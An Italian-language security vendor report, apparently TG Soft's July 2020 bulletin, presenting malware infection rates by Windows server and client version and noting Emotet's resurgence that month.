
Andiamo ora ad analizzare la prevalenza delle infezioni del mese di luglio in base ai sistemi operativi suddivisi tra sistemi Server e Client.

Nelle immagini sottostanti i dati raccolti sono stati suddivisi secondo i sistemi operativi Windows Server e Client in macro categorie, senza dividere per tipo di architettura o per le varianti che la stessa versione può avere (es: Server 2008 R2, Server 2008 R2 Foundation, etc.), calcolati sulla totalità delle macchine (server + client).

La classifica dei sistemi operativi server vede quindi in prima posizione Windows Server 2012 (0,14%) seguito a pari merito da Windows Server 2008 e 2016 (0,05%),


Chiude Windows Server 2019 con lo 0,01%.

Non più in classifica dal 2020 il sistema operativo Windows Server 2003.



Nelle statistiche relative alla prevalenza delle infezioni dei computer client nel mese di luglio abbiamo riscontrato che circa il **9,37%** dei terminali è stato infettato o ha subito un attacco. Questo dato indica che circa **1 computer su 10** è stato colpito da malware nel mese di luglio.

Nella figura sottostante possiamo vedere il grafico delle infezioni in base ai sistemi operativi dei Client.




Windows 10 e **Windows 7** coprono quasi l'88% del parco macchine dei Client, pertanto gli altri sistemi operativi sono stati raccolti in un unico gruppo.

Nel grafico della pagina precedente, relativo ai Client, prima posizione per **Windows 10** con il 5,06%. Secondo **Windows 7** il 3,22%. Gli altri sistemi operativi si attestano appena sopra al punto percentuale ovvero all'1,09%.

Ma quale sarà il sistema operativo più sicuro ?


Per rispondere a questa domanda dobbiamo calcolare la prevalenza d'infezione sul medesimo sistema operativo. Prendendo ad esempio Windows 10, si può notare che il rate di infezione tra tutte le macchine ove è installato Windows 10 che ha subito un attacco informatico è del 9,06% . Con questo calcolo possiamo capire quindi qual è il sistema operativo più sicuro.



Nei grafici a torta è stato calcolato l'Infection Rate (IR) relativo alla prevalenza sul medesimo sistema operativo client. Il sistema operativo che ha subito meno attacchi risulta essere Windows 10, questo dimostra che utilizzare sistemi operativi moderni e supportati riduce il rischio di infezione. I sistemi operativi non più supportati da Microsoft, come Windows XP e Vista, hanno di fatto il rate d'infezione molto più alto. Paragonando Windows Vista a Windows 10, si può notare infatti che l'IR è quasi il doppio.

Come ultimo grafico delle nostre statistiche, andiamo a vedere l'andamento dell'IR relativo al sistema operativo Windows 10 negli ultimi 12 mesi.

Il periodo di maggiore infezione è ottobre 2019. In quel periodo e anche nei mesi adiacenti erano massivamente diffuse campagne malware atte a distribuire i trojan Emotet e TrickBot. Da Gennaio 2020 la situazione a seguito della diminuzione delle campagne di Emotet/TrickBot sembrava essersi normalizzata. Nel mese di luglio registriamo un aumento delle infezioni rispetto ai primi 6 mesi del 2020. In questo mese dal 21 luglio è ripartito il malware Emotet che era fermo da febbraio 2020.



TG Soft
Cyber Security Specialist
www.tgsoft.it